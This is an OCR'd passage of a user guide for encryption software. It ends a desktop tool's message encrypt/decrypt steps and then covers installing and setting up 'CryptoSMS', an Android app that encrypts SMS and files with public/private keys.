
Step 3: make sure the “Message to Send” tab is selected, type your message then click Encrypt

Step 4: upon completion of encryption select/copy the area highlighted leaving out the header and the footer






Step 5: now send the contents to the desire recipient




Part III: decoding an encrypted message


Step 1: select and copy the message




Step 2: select you're key that says Pub/Private



Step 3: Click on messaging



Step 4: select the tab “Receive Encrypted Message” type your passphrase and click on “Paste”



Then finally click “Decrypt”

Your message will show once it has been decrypted successfully

MOBILE ENCYPTION PROGRAM

ANDROID APPLICATION

بسم الله الرحمن الرحيم

Overview

CryptoSMS is an application to encrypt SMS and files on mobile handsets. It is a secure application, so it only allows you to send encrypted data. CryptoSMS uses public/private keys. To encrypt an SMS or file to someone you must have their public key. Once you have their public key, any file or SMS you send to the person will be encrypted. To protect your CryptoSMS messages, there is a pass phrase to logon to the application.

Installation

Supported Phones

CryptoSMS works on many phones. It runs on devices with Android OS version 2.2 or higher. The easiest way to know if it will work with your handset is to try it.

Supported Web Mail Services

CryptoSMS works with most web mail service providers, including YAHOO, GMAIL, GMX, YANDEX and others.

The Applications does not work with any Microsoft web mail service like hotmail, live and outlook.

See 'Appendix 1' for incoming and outgoing mail settings YAHOO, GMAIL, GMX and YANDEX.

If your web mail service provided is not listed in Appendix 1, you need to research the required settings on the internet.

Languages

CryptoSMS has full support for Arabic and English. It uses the language settings of your phone to automatically select the language for the application. by default it will use English.

Installation instructions


First you must download the ".APK" file and transfer it to your mobile phone.


To transfer the APK file to your mobile phone you will need a USB cable. Enable file transfer on the mobile device

These instructions may slightly differ depending on the version of Android OS on your phone.

Once you have copied the file over, you can run it on the mobile phone. This will install it and you will see an "Application installed" message. You can choose "Open" or "Done".

If you choose "Done", the application will be added to your Applications list and can be launched from there.




02:03
CryptoSMS
Do you want to install this application?
Allow this application to:
Your messages
edit SMS or MMS, read SMS or MMS, receive SMS
Network communication
full Internet access
Storage
modify/delete USB storage contents
Phone calls
Read phone status and ID
Services that cost you money
send SMS messages
Install
Cancel

Permissions

You may be asked for permission when you install it. The permissions the application will ask for are to send and receive SMS messages, to send and receive data over the data connection, and to read/write files. You will need to allow these permissions for the application to successfully install and run.


User Guide


This user guide contains instructions for the use of CryptoSMS.

Please note: each phone model may display the screens slightly differently. The same options will be present, but might be shown in a different place.

Setup


When the application is first run, you must configure a username and password. The username should contain at least 2 characters and the password should contain at least 5 characters.






Once you have done the above, the following message will appear:

"CryptoSMS: Generated New Key" and the Application main menu will appear




Application Main Menu





Settings:

Before you start adding your contacts go to your "Settings" and in the "Phone Number" box, insert your phone number instead of "INVALID_PHONE_NUMBER". The application will not run properly if you don't so this step. In some phones this step may be done automatically.




02:05
User Information
Your Name
aaa
Phone number
INVALID_PHONE_NUMBER
OK
Cancel
1
2 ABC
3 DEF
4 GHI
5 JKL
6 MNO
7 PQRS
8 TUV
9 WXYZ
?#+
*
0 +
#
-





Incoming Mail Settings:


The incoming mail settings depend on your web mail service provider.


The following fields need to be changed:

Mailbox host; Mailbox username; Mailbox password; Mailbox port; Use SSL

See 'Appendix 1' for incoming and outgoing mail settings.

The pictures below are examples only.






Managing Contacts:

The contacts page lists all your contacts. By default a red button appears beside a contact's name. If you have a contact's public key the button will turn green.


Your contacts list in CryptoSMS is encrypted and completely separate from the phone's contacts list. You will need to add each new contact manually in CryptoSMS. This ensures your contacts remain secret and secure.

Adding contacts:

To add a contact click on the "Create Contact" button in the Contacts menu.

